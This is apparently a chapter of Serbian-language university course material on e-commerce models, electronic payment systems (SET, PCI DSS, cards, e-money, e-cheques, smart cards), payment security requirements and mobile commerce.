Istraživači Forrester i Gartner, utvrdili su da je obim B2B poslovanja 10 do 15 puta veći od obima B2C poslovanja. Sve više preduzeća učestvuju na elektronskom tržištu, i to kao kupci, potrošači, ili i jedno i drugo. Ova preduzeća koristiće B2B sajtove za aukciju, za on-line kataloge, i druge resurse za postizanje bolje cene. Mnoga velika i poznata preduzeća, kao što su Ford Motor Company ili General Electric-GE, investirali su milione dolara u sisteme nabavke na webu.

Rezultat toga je da su troškovi vezani za porudžbine smanjeni sa 100 na 20 dolara. Uspešan B2B se odnosi pre na optimizaciju poslovnih procesa i načina upravljanja nego na tehnologiju. Začetnici Internet baziranog elektronskog poslovanja su kompanije poput FedEX (www.fedex.com), Cisco (www.cisco.com), Dell (www.dell.com). Ove kompanije su bile fokusirane na prodaju, potrošačke servise i nabavku. Danas Dell ostvaruje veće prihode on-line putem nego ceo MacDonald's.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

B2B TRANSAKCIJE

B2B transakcije su, kao što je već pomenuto, dominantne na Internetu.

Uticaj B2B sajtova čini tržište efikasnijim, i to na sledeći način: u prošlosti kupci su morali da ulože značajan napor kako bi prikupili informacije o potrošačima širom sveta. Danas, koristeći Internet, pristup infomacijama je znatno olakšan. Informacije se mogu prikupiti sa sajta dobavljača, preko posrednika u nabavci informacija, preko treće strane koja stvara tržište, povezujući prodavce i kupce i preko zajednica potrošača koje ih poseduju. Uticaj ovih mehanizama treba da rezultira time da cene budu transparentne.

U slučaju jedinstvenih proizvoda, pritisci za povećanje cene biće veliki, dok se kod proizvoda koji se mogu pronaći kod više proizvođača – može steći realnija slika o ceni. U ovoj vrsti poslovanja, kompanije nerado finaliziraju svoje on-line transakcije sa kompanijama za koje nisu čuli nikada ranije, koje ne poznaju dobro i sa kojima nisu poslovali u prošlosti. Oni radije pronalaze kompanije na Internetu, a zatim ugovore sklapaju na tradicionalan način.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

B2C POSLOVANJE

Najviše se u oblasti elektronskog poslovanja pisalo i govorilo o B2C tipu.

B2C poslovanje okrenuto je krajnjem korisniku – klijentu. Zadatak B2C rešenja za e-trgovinu (engl. e-commerce) jeste širenje tržišta i zadovoljavanje potreba postojećih korisnika kako u domenu prodaje roba i usluga, tako i u domenima pružanja informacija, servisa i podrške u eksploataciji.

Tokom 2000. godine, 106 miliona Amerikanaca bilo je on-line, od kojih je 80% tražilo informacije, 73% određeni proizvod ili uslugu, 68% turističke informacije i 65% informacije o filmovima, knjigama i aktivnostima vezanim za slobodno vreme.

Najčešće su kupovane knjige (58%), muzika (55%), softver (44%), avionske karte (29%), delovi za personalne računare (28%), odeća (26%), video (24%), rezervacije za hotel(20%), igračke (20%), cveće (17%) i elektronski uređaji (12%). Internet je "najprimenljiviji" za proizvode i servise onda kada se traže proizvodi koji se mogu lako poručiti (kao što su muzika i knjige), i to po nižim cenama. Takođe, je pogodan kada su potrošačima potrebne informacije o karakteristikama proizvoda i cenama (npr. računari i automobili).

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

NAČINI UNAPREĐIVANJA B2C PROCESA TRGOVINE

Navode se neki od načina unapređivanja B2C procesa trgovine.

Neki od načina unapređivanja B2C procesa trgovine su:

- *Stalni doprinos lojalnosti potrošača: Jedan je od načina je fokus na personalizaciju. American Airlines je personalizovao svoj Web sajt, tako da putnici koji koriste usluge radi posla dobijaju podatke o tom tipu letova, dok turisti dobijaju sajt sa informacijama primerenim njihovim potrebama. Amazon koristi personalizaciju kao i Customer Relationship Management pristup, kojim se lako prepoznaju preference potencijalnih potrošača.*
- *Zadovoljstvo potrošača: U istoriji elektronskog poslovanja poznati su slučajevi zakasnelog dostavljanja proizvoda. Od tada kompanije ulažu milijarde dolara da bi*

poboljšale svoju logistiku i obezbedile ''isporuku na vreme'' (engl. on-time delivery). Zato ulažu u izgradnju pouzdanih lanaca snabdevanja i logistička rešenja.

- *Sajt koji je lak za upotrebu i snalaženje*
- *Pojednostavljivanje procesa plaćanja, кao što je plaćanje u jednom koraku i lako menjanje lozinke*
- *Potrošačima nije dovoljno ostaviti samo adresu elektronske pošte za komunikaciju, već i live chat i broj telefona*
- *Slanje e-mail poruka sa specijalnim ponudama*
- *Sezonska ili periodična sniženja*
- *Slanje poklona, itd.*

Poglavlje 3

C2C i C2B

C2C POSLOVANJE

Ovo je model u kojem potrošači vrše prodaju jedni drugima uz pomoć internet kompanija za pružanje ovakvog vida usluga.

C2C je novi oblik trgovine. Uglavnom traže neki netradicionalni način za naplatu usluga. Cena ovih usluga je obično neki mali procenat transakcije, članarina, reklamiranje itd. Obično su u formi aukcije, a najbolji primer je www. Bay.com; takođe dobri primeri C2C poslovanja su Amazom.com i Craigslist.org. C2C znači da posetioci mogu i da kreiraju, stvaraju informacije o proizvodima, a ne samo da ih traže.

Oni se pridružuju interesnim grupama tako da dele informacije, te se "prenošenje informacija sa Web-a" pridružuje "prenošenju informacija od jednog do drugog" postajući uticajni faktor na potrošače. Vesti o dobrim kompanijama putuju brzo, a o lošima – još brže. Takođe, na web sajtu ima mnogo mesta gde se može ostaviti poruka. Najviše korišćen C2C kanal je elektronska pošta, koja ima funkciju digitalnog poštanskog servisa. U budućnosti se očekuje rast ovakvog načina poslovanja jer smanjuje ili u potpunosti otklanja korišćenje drugih kompanija. Problemi koji prate ovakav model poslovanja su: nema kvalitetne kontrole; nema garancije plaćanja; komplikovano i teško plaćanje.

C2B predstavlja model u kojem potrošač zahteva proizvod ili uslugu od prodavca, tako što postavlja svoj zahtev putem Interneta, a prodavci pregledaju zahteve i daju ponude. Potrošač zatim odabira onu ponudu koja mu najviše odgovara. Prednost ovakvog načina poslovanja je:

Povezivanje velikog broja potrošača u bidirekcionalne internet mreže
Smanjivanje troškova tehnologije proizvodnje: pojedinci sada imaju mogućnost pristupa tehnologiji proizvodnje koji su svojevremeno bili dostupni jedino velikim kompanijama (npr. digitalna štampa, prikupljanje i akvizicija podataka, razvijanje moćnih komplikovanih softvera,...).

Poglavlje 4

Proces plaćanja i transakcije plaćanja

PROCES PLAĆANJA

Razvojem elektronske trgovine primenjuju se različiti sistemi elektronskog plaćanja.

Sistemi se delimično i takmiče na tržištu, a tehnologija se brzo menja. Aktuelni sistemi plaćanja su u elektronskom obliku, ali prenos sredstava i dalje garantuju banke kroz finansijski sistem kliringa. Sistem je izgrađen na zatvorenoj mreži finansijskih institucija koja je bezbednija od otvorenih sistema, kao što je Internet.

Kada potrošač završi izbor proizvoda, sistem naplaćivanja prikuplja detalje o narudžbini pojedinačnih proizvoda iz korpe (u virtuelnu korpu se smeštaju izabrani proizvodi). Sistem zahteva i dodatne informacije kako bi kompletirao narudžbinu: adresa isporuke, način isporuke, način plaćanja...


Postoji više načina plaćanja. Kreditne i debitne kartice su najpopularnije. Sistem naplaćivanja komunicira sa podsistemom (payment gateway) i verifikuje autentičnost načina plaćanja potrošača. U slučaju kreditnih kartica, proverava se broj kreditne kartice i datum važenja, vlasnik kartice, i proverava se da li kreditno stanje pokriva kupovinu. Aplikacija beleži detaljan dnevnik svih transakcija, tako da je moguće otkazivanje od strane finansijske institucije. Dnevnik transakcija se posebno bezbednosno osigurava i sprečavaju se krađe identiteta i prevare.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

TIPIČAN SISTEM PLAĆANJA

Prikazan je tipičan sistem plaćanja koji se sastoji od tri funkcionalna elementa.

Kada se proces plaćanja uspešno završi, sistem naplaćivanja potvrđuje prijem narudžbenice i izdaje račun kupcu. Aplikacije dodatno elektronskom poštom obaveštavaju kupca o inicijalnoj isporuci sa brojem isporuke, tako da kupac može pratiti isporuku. Na Slici 1 je prikazan tipičan sistem plaćanja koji se sastoji od tri funkcionalna elementa: potvrda narudžbine, interfejs prema payment gateway i interfejs prema bazi podataka transakcija.



Slika 4.1 Tipičan sistem plaćanja [Izvor:Autor]

ELEKTRONSKA TRANSAKCIJA PLAĆANJA

Potrebno je sprečiti da provajder servisa plaćanja sakuplja podatke o ponašanju kupaca.

Elektronska transakcija plaćanja izvršava protokole kojima se izvesna količina novca preuzima od kupca i uplaćuje prodavcu. Bezbednost transakcija zahteva poseban tretman u odnosu na informacije narudžbine (proizvod ili usluga) i instrukcije plaćanja (na primer, broj kreditne kartice).

Anonimnost kupca se obezbeđuje korišćenjem pseudonima uz dodatnu primenu mehanizama za sprečavanje praćenja ponašanja kupca analizom njegovih transakcija.

Podaci transakcija plaćanja sadrže instrukcije plaćanja i informacije narudžbenice. Instrukcije plaćanja sadrže broj kreditne kartice ili broj računa. Cilj zaštite je neovlašćeno korišćenje podataka.

Potrebno je sprečiti da provajder servisa plaćanja sakuplja podatke o ponašanju kupaca. Iako su podaci o instrukcijama plaćanja i narudžbenica poverljivi, neophodno je da postoji veza između njih, i to takva da ih je moguće jednostavno proveriti od strane kupca, prodavca i provajdera.

SIGURNOST SISTEMA ELEKTRONSKE TRGOVINE

Navode se tri osnovne sigurnosne usluge u sistemima elektronske trgovine.

U sistemima elektronske trgovine, zaštita se integriše implementiranjem tri osnovne sigurnosne usluge: provere identiteta, autorizacije i privatnosti.

- Provera identiteta korisnika u distribuiranim sistemima kao što je Web lokacija za e-trgovinu, realizuje se pomoću dva osnovna modela: model predstavljanja/delegiranja i model poverljivog servera. Oba modela podrazumevaju troslojnu arhitekturu (engl. thee-tier architecture). U oba modela, identitet korisnika proverava se na srednjem sloju (Web server na kome je aplikacija), a razlika između ova dva modela je u korisničkom nalogu kojim se pristupa podacima (sloj podataka). U modelu predstavljanja/delegiranja, korisnik

se predstavlja aplikaciji srednjeg sloja prezentujući svoje akreditive (engl. credentials) koji se dalje koriste za pristup podacima. U modelu poverljivog servera, aplikacija srednjeg sloja proverava identitet korisnika, a sa serverom za upravljanje bazom podataka komunicira koristeći svoj vlastiti korisnički nalog. Korisnik, dakle, nema ovlašćenja za direktan pristup podacima, već ga ostvaruje isključivo preko aplikacije srednjeg sloja. U ovom slučaju, identitet se proverava u dva koraka: prvo, aplikacija na srednjem sloju proveri identitet korisnika, a zatim server podataka proveri identitet aplikacije.


- Autorizacija obezbeđuje strogo kontrolisan pristup resursima i servisima. Nakon provere identiteta,, korisnik dobija pravo da izvrši samo one zadatke, odnosno da koristi samo one resurse i servise za koje je ovlašćen (autorizovan). Sa stanovišta sigurnosti, veoma je značajno da nijedan korisnik ne može da koristi neku uslugu ili resurs ukoliko prethodno nije autorizovan.
- Privatnost, to jest zaštita tajnosti, podrazumeva šifrovanje podataka u cilju sprečavanja neovlašćenog uvida u osetljive informacije. U sistemima za e-trgovinu, zaštita tajnosti podataka implementira se na nivou međuserverske komunikacije (npr. server davaoca usluga elektronske trgovine – server banke/posrednika u plaćanju). Zaštita se na ovom nivou najčešće ostvaruje upotrebom protokola koji formiraju zaštićene kanale (kao što je IPSec). Osim toga, zaštita se implementira i na nivou komunikacije klijent – server posrednika u plaćanju; u ovom slučaju se koristi SSL protokol.

SET (SECURE ELECTRONIC TRANSACTION)

SET (Secure Electronic Transaction) je otvorena bezbednosna i sigurnosna specifikacija dizajnirana za zaštitu transakcija kreditnim karticama na Internetu.

SET je predloženi standard za obavljanje transakcija kreditnim/debitnim karticama preko Interneta; zajednički ga razvijaju Visa i MasterCard , uz tehničku pomoć raznovrsnih kompanija iz oblasti informacionih sistema, kriptografije i Interneta. SETv1 razvijena je 1996. na poziv za bezbednosni standard od MasterCard i Visa. SET nije sam po sebi sistem plaćanja, to je skup bezbednosnih protokola i formata koji omogućava korisnicima da plaćaju kreditnom karticom na otvorenoj mreži, kao što je Internet, na siguran način, osiguravajući:

- *bezbedan komunikacioni kanal između svih strana uključenih u transakciju*
- *poverenje korišćenjem X.509v3 digitalnih certifikata*
- *privatnosti jer su podaci dostupni samo stranama u transakciji, kada i gde je to potrebno.*



Slika 4.2 SET komponente [Izvor:Autor]

SET ZAHTEV ZA KUPOVINU

Razmenjeni zahtev za kupovinu se sastoji od četiri poruke: početni-inicijalni zahtev, inicijalni odgovor, zahtev za kupovinu i odgovor za kupovinu (potvrda narudžbine).

Da bi poslao SET poruke trgovcu, vlasnik kartice mora imati primerak sertifikata trgovca i prolaza za plaćanje. Kupac zahteva sertifikate u poruci – inicijalni zahtev, poslat trgovcu. Trgovac generiše odgovor i potpisuje ga svojim privatnim ključem za digitalno potpisivanje. Vlasnik kartice proverava sertifikat trgovca i prolaza (engl. gateway) putem njihovih CA potpisa, a zatim kreira OI i PI. Zatim, vlasnik kartice priprema zahtev za kupovinu sa informacijama vezanim za kupovinu i narudžbinu. Odgovor za kupovinu uključuje blok odgovora koji prihvata porudžbinu i reference na odgovarajući broj transakcije.

Zahtev za kupovinu uključuje blok odgovora kojim se prihvata porudžbina i reference na odgovarajući broj transakcije. Odgovor je potpisan od strane trgovca pomoću privatnog ključa. Blok i potpis se šalju kupcu, pored sertifikata trgovca. Autorizacija plaćanja garantuje da je transakcija odobrena od strane izdavača, garancija trgovcu da će primiti uplatu, tako da trgovac može obezbediti usluge ili robu kupcima. Razmena autorizacije plaćanja sastoji se od dve poruke: upit za autorizaciju i odgovor za autorizaciju.

Ovim protokolom treba da se ostvari nekoliko ciljeva. Prvo, potrebno je napraviti jednostavno, jeftino rešenje za trgovce koji prodaju robu i/ili usluge uz korišćenje kreditnih/platnih kartica na Internetu. Drugo, treba napraviti protokol za obradu transakcija kreditnim/platnim karticama koji će malo uticati na postojeću finansijsku infrastrukturu. Treće, SET će proizvođačima softvera omogućiti da proizvedu softver za plaćanje kreditnim/platnim karticama. Time što će SET biti otvoren standard, za koji nije potrebna licenca, on će garantovati postojanje konkurentnog okruženja za proizvođače softvera. Na taj način bi se smanjili troškovi trgovaca i finansijskih institucija koje su zainteresovane za obradu plaćanja kreditnim/platnim karticama preko Interneta.

ZAŠTITA TRANSAKCIJA

Transakciju je neophodno zaštiti od napada ponavljanjem poruka u transakciji plaćanja.

Aktuelnost poruke *je moguće obezbediti korišćenjem slučajnih brojeva i vremenskih oznaka (* time stamp *).*

1KP protokol plaćanja koristi sledeće jedinstvene oznake transakcije:

- *identifikaciju transakcije* TID_M *selektuje prodavac,*
- *tekući datum i vreme DATE,*
- *slučajan broj* $NONCE_M$ *selektuje prodavac,*
- *slučajan broj* $SALT_M$ *selektuje kupac i*
- *slučajan broj* R_C *selektuje kupac.*

Aktuelnost transakcije*se obezbeđuje primenom* TR_M *parametara:*

- TID_M*,*
- *DATE*
- *slučajan broj* $NONCE_M$*.*

Sve transakcione poruke zavise od R_C*.*

Poglavlje 5

Bezbednost elek. sistema placanja, problemi i servisi

ELEKTRONSKI SISTEMI PLAĆANJA

Elektronska trgovina se realizuje uz pomoć skupa tehnologija i procedura koje automatizuju poslovne transakcije putem elektronskih sredstava.

Informacije se prenose putem elektronske pošte (e-mail), EDI sistema (engl. Electronic Data Interchange) ili preko servisa WWW (engl. World Wide Web) Interneta. Ekonomske posledice otkaza ili zloupotrebe Internet tehnologije mogu biti direktni finansijski gubici kao posledica prevare, zatim gubljenje vrednih i poverljivih informacija, gubljenje poslova zbog nedostupnosti servisa, neovlašćena upotreba resursa, gubljenje poslovnog ugleda i poverenja klijenata, kao i troškovi izazvani neizvesnim uslovima poslovanja. Elektronski sistemi plaćanja sadrže sve postojeće bezbednosne probleme rada sa novcem, kao i nove ranjivosti. Prema tome, široka primena elektronske trgovine nije moguća bez razvoja i implementacije novih bezbednosnih mehanizama.

Elektronski sistem plaćanja sadrži kupca (payer) koji koristi novac za kupovinu proizvoda i prodavca koji prodaje robu, ili usluge i prihvata novac. Uloga elektronskog sistema plaćanja je da pouzdano i bezbedno prenese novačanu vrednost od kupca do prodavca. Prenos se obavlja izvršavanjem jednog ili više protokola elektronskog plaćanja. Protokoli ne zavise od prenosnog medijuma i sadrže kriptografske tehnike. Savremeni sistemi plaćanja na Internetu su složeni i koriste sofisticirane kriptografske tehnike. Sistemi zahtevaju najmanje jednu finansijsku instituciju (banka) koja povezuje podatke razmenjene protokolom elektronskog plaćanja sa odgovorajaućim prenosom monetarne vrednosti. Uloga banke je dvostruka: komunicira sa kupcem i prodavcem. Dodatno, postoji i arbitar koji razrešava nesuglasice.

5.1 Bezbednost elektronskih sistema plaćanja

C2B TRANSAKCIJE PREKO INTERNETA

Postoje online i offline elektronski sistemi plaćanja.

U offline sistemu, kupac i prodavac su online u toku novčane transakcije, ali nemaju elektronsku konekciju sa svojim bankama. U ovom scenariju kupac nema mogućnost da zahteva autorizaciju od svoje banke i proveri mogućnost plaćanja. Zbog toga su online sistemi bezbedniji, ali zahtevaju više komunikacionih resursa.

Elektronski sistem plaćanja koji razmenjuje relativno velike količine novca, označava se kao macropayment. Sa druge strane, ako je sistem projektovan za mala plaćanja (na primer do 5€) naziva se micropayment. Instrumenti plaćanja se dele u dve grupe: ''sistemi plaćanja u gotovini'' (cach-like) i ''sistem čekova'' (check-like). U prvom sistemu, kupac povlači određenu količinu novca sa računa i koristi ga slobodno za plaćanje gde god je to moguće. Sistem čekova podrazumeva da je novac na računu kupca dok se ne obavi kupovina. Kupac šalje nalog za isplatu prodavcu, na osnovu kojeg se novac povlači sa računa kupca i polaže na račun prodavca. Nalog plaćanja može biti papirni ili elektronski dokument. Tradicionalni instrumenti plaćanja su papirne novčanice, kreditne kartice i čekovi. Elektronski sistemi plaćanja uvode dva nova instrumenta: elektronski novac (digital money) i elektronski ček.

STANDARD SIGURNOSTI PODATAKA INDUSTRIJE PLATNIH KARTICA

Predstavljen je PCI DSS standard za karticarsku industriju.

Kao odgovor na rastući broj zloupotreba (engl. fraud) u poslovanju na Internetu i u poslovanju kreditnim i sličnim karticama uopšte, nekoliko vodećih svetskih kompanija odlučilo je da donese sigurnosni standard koji bi pomogao da se pronevere i zloupotrebe smanje. Glavni promoteri PCI DSS (Payment Card Industry Data Security Standard) standarda su Visa i Master Card International. Ovaj standard sve više prihvataju i druge kompanije koje izdaju kreditne kartice. Doneti su i programi i definisane procedure sertifikacije kompanija koje se bave trgovinom preko Interneta uz primanje uplata kreditnim karticama. U suštini, kompanije koje prođu ovu sertifikaciju imaju kod kompanija koje izdaju kartice značajno povoljnije uslove u pogledu provizija i načina refundiranja transakcija koje su posledica pronevera i zloupotreba.

Ovaj standard obuhvata 12 područja svrstanih u 6 grupa. To su:

- Izgrađivanje i održavanje sigurne mreže,
- Zaštita podataka vlasnika platnih kartica,
- Održavanje programa za rukovanje ranjivostima,
- Implementacija strogih mera kontrole pristupa,
- Redovno nadziranje i ispitivanje mreže,
- Održavanje politike sigurnosti informacija.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PLATNE KARTICE

Platne kartice se koriste za identifikaciju izdavaoca i korisnika kartice, na aparatima za izvođenje finansijskih transakcija.

Postoje dve vrste platnih kartica: debitne i kreditne . U zavisnosti od toga za koju se platnu karticu klijent banke opredeli, na raspolaganju će mu biti prateći programi i važiće potpuno različiti propisi njenog korišćenja.

*Kada koristite **debitne** kartice po pravilu morate na računu imati novac koji želite da potrošite. Kod **kreditne** kartice je potpuno suprotno-po pravilu nemate novac koji trošite, već na kraju meseca (ili nekog drugog perioda plaćanja koji banka odredi) plaćate iznos koji ste potrošili u potpunosti ili delimično.*

ELEKTRONSKE KREDITNE KARTICE

Kreditne kartice su najpopularniji sistem plaćanja na Itnernetu.

Prve kreditne kartice su Diner's Club 1949. i american express 1958. godine. Kartice su izrađivane sa magnetnom trakom koja je sadržavala nešifrovane informacije koje su se samo mogle očitavati. Danas su kreditne kartice smart cards sa elektronskim čipom koji šifruje veliku količinu informacija.

U tipičnoj transakciji plaćanja kreditnom karticom, potrošač daje informacije o kreditnoj kartici (izdavača, datum važenja, broj kartice) prodavcu (1). Prodavac zahteva autorizaciju od banke kod koje poseduje račun (2). Banka šalje poruku međubankarskom mrežom i zahteva autorizaciju od banke kod koje kupac poseduje račun (3). Ako je odgovor pozitivan, banka obavešta prodavca da je iznos potvrđen. Prodavac sada šalje proizvod ili uslugu do kupca (4) i prezentuje račun svojoj banci (5). Banka šalje zahtev za isplatu banci kod koje kupac poseduje račun (6). Banka polaže novac na međubankarski račun (7) i opterećuje račun kupca. U regularnim intervalima (na primer, mesečno) banka obaveštava kupca o transakcijama i akumuliranim računima (8). Kupac plaća banci na određeni način (debitnim nalogom, bankarskim transferom, čekom). U međuvremenu, banka prodavca je povukla iznos prodaje sa međubankarskog računa i kreditirala račun prodavca.

Neophodna je zaštita poverljivosti transakcija plaćanja zbog zloupotrebe kreditnih karitca. U elektronskim sistemima je neophodno sačuvati kompletne informacije o plaćanju od svih učesnika, osim kupca i njegove banke. Na ovaj način se rešava i zahtev anonimne kupovine kada kupac želi da ostane nepoznat za prodavca.

ELEKTRONSKI NOVAC

Novac je, u savremenoj interpretaciji, „informacija".

Najveće tehnološko dostignuće u razvoju bankarstva je pojava elektronskog novca , a samim tim i elektronskog bankarstva.

Elektronski novac se definiše kao specifična ˝monetarna informacija˝ koja se putem elektronskog impulsa u ˝realnom vremenu˝ prenosi između transaktora koji obavljaju plaćanja. Elektronski novac omogućava kupovinu roba i usluga pomoću računara u okviru komercijalnih računarskih mreža (npr. Interneta) ili poslovnih bankarskih mreža (npr. SWIFT-a).

Dominantni oblici elektronskog novca su:

- *elektronski transfer sredstava na tački prodaje,*
- *podizanje i polaganje gotovine, plaćanje preko bankomata,*
- *raspolaganje finansijskim sredstvima iz kuće, bez odlaska u banku (homebanking).*

Da bi sistem digitalne valute mogao da ostvari svoju namenu, neophodno je ispunjenje dva osnovna preduslova:

- *postojanje mogućnosti **trenutnog sravnavanja** sredstava (neophodni su velika brzina prenosa podataka, jednostavan i ekonomičan pristup servisima, kao i personalni računari sa odgovarajućim softverom) i*
- *obezbeđenje pune **bezbednosti transakcija** (kroz snažan sistem šifrovanja – digitalni potpis).*

ELEKTRONSKI ČEK

Elektronski ček je elektronski ekvivalent tradicionalnog papirnog čeka.

Elektronski dokument sadrži broj čeka , ime kupca, ime banke i broj računa, ime prodavca, iznos plaćanja, novčana jedinica, elektronski potpis kupca i elektronsko odobrenje prodavca.

Tipična transakcija plaćanja elektronskim čekom sadrži narudžbenicu kupca, za koju prodavac šalje elektronsk predračun. Kao način plaćanja, kupac šalje elektronski potpisani ček (sadrži digitalni potpis na osnovu PKI kriptografije). Prodavac odobrava ček elektronskim potpisom (potpisom na poleđini). Banke kupca i prodavca povlače iznos prodaje sa računa kupca i polažu na račun prodavca. Kada ček dospe od kupca, prodavac isporučuje robu ili uslugu.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SMART CARDS

Smart card je plastična kartica sa ugrađenim mikroprocesorom i memorijom.

Predstavlja deo hardvera i komunikacioni čvor elektronskog sistema plaćanja. Na čipu se na siguran način mogu čuvati određeni podaci. Pametna (smart) kartica ne predstavlja instrument plaćanja. Najveća snaga Smart Card tehnologije jeste *u raznovrsnosti mogućih primena (zaštita pristupa računaru ili mreži, indetifikacija, mobilna telefonija, digitalan potpis, kupovina, zaštita autorskih prava, elekronska kupovina, ...).*


Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

5.2 Bezbednost elektronskih sistema plaćanja

BEZBEDNOSNI PROBLEMI I SERVISI

Bezbednosni problemi tradicinalnih sistema plaćanja su falsifikovanje novca i potpisa, i višestruko izdavanje čekova.

Elektronski sistemi su nasledili probleme , a pojavili su se i problemi savršenog kopiranja digitalnih dokumenata, izdavanje digitalnih potpisa od svakog ko raspolaže privatnim ključem, identitet kupca se pridružuje svakoj transakciji plaćanja.



Slika 5.1.1 Napadi na elektronski sistem plaćanja [Izvor:Autor]

OSNOVNI BEZBEDNOSNI ZAHTEVI

Osnovni bezbednosni zahtevi elektronskih sistema plaćanja.

Osnovni bezbednosni zahtevi elektronskih sistema plaćanja su:

- ***Autentifikacija plaćanja*** *označava da kupac i prodavac moraju dokazati identite plaćanja, koji ne mora odgovarati njihov stvarnom identitetu. Autentifikacija ne znači i nepotrebno otkrivanje identiteta.*
- ***Integritet plaćanja*** *zahteva da se podaci o transakciji ne mogu modifikovati od strane neautorizovanih korisnika. Podaci sadrže identite kupaca i prodavaca, sadržaj kupovine i iznos.*
- ***Autorizacija plaćanja*** *obezbeđuje da se novac ne može preuzimati sa računa potrošača ili smart kartice bez eksplicitne dozvole. Takođe, povlačenje novca može obaviti samo autorizovani kupac.*
- ***Tajnost plaćanja*** *pokriva poverljivost jednog ili više delova transakcionih podataka. U najjednostavnijem slučaju primenjuje se mehanizmi poverljivosti komunikacija. U pojedinim slučajevima, neophodno je sačuvati poverljivost transakcionih podataka od pojedinih učesnika sistema plaćanja.*

TRI GRUPE BEZBEDNOSNIH SERVISA

Bezbednosni servisi plaćanja se dele u tri grupe.

Bezbednosni servisi plaćanja se dele u tri grupe na osnovu primenjenih instrumenata plaćanja:

- *Transakcioni servisi obezbeđuju anonimnost korisnika u mrežnim transakcijama, štite otkrivanje identiteta, sprečavaju međusobno povezivanje transakcija jednog korisnika, selektivno štite specifične delove transakcionih podataka od pojedinačnih principala iz grupe autorizovanih korisnika, obezbeđuju neporicanje i izvor poruka, sprečavaju ponovno korišćenje transakcionih poruka.*
- *Servisi bezbednosti digitalnog novca sprečavaju ponovno korišćenje i falsifikovanje elektronskih novčanica, sprečavaju upotrebu digitalnog novca od strane neautorizovanih korisnika.*
- *Servisi bezbednosti digitalnih čekova omogućavaju prenos autorizacije sa jednog korisnika na drugog korisnika.*

POUZDANOST I RASPOLOŽIVOST

Elektronski sistem plaćanja mora biti bezbedan, ali i dostupan i pouzdan.

Sistemi su dostupni 24/7 u toku godine i zaštićeni od DoS napada. Pouzdanost sistema zahteva operativnost, u celini ili delimično, ali uvek u konzistentnom i poznatom stanju.

Mrežna infrastruktura i softversko/hardverske komponente sistema moraju biti dovoljno pouzdane. Implementira se dodatna redundansa, statička ili dinamička.

Pouzdanost zahteva otpornost na otkaze, uključujući stabilnu arhivu i resinhronizacione protokole za oporavak od pada sistema.

Poglavlje 6

Mobilna trgovina

MOBILNA TRGOVINA - UVOD

Industrija bežičnih tehnologija je u kontinualnom razvoju.

Mobilni uređaji (mobile phones, PDA/PIM devices, handheld/notebook computers) se koriste za personalnu komunikaciju, komunikaciju zaposlenih sa kompanijom i prenos digitalnog sadržaja. Treća generacija razvoja bežičnih mreža omogućava servise mobilnog Interneta. Mobilna trgovina (m- commerce) omogućava pretplatnicima naručivanje i plaćanje online sadržaja (oglasi i vesti) i razne vrste plaćanja (parking, pretplata). Prednost mobilne trgovine je inherentna personalizacija servisa zato što svaki mobilni uređaj koristi specifična osoba koja je fizički locirana i spremna za korišćenje servisa.

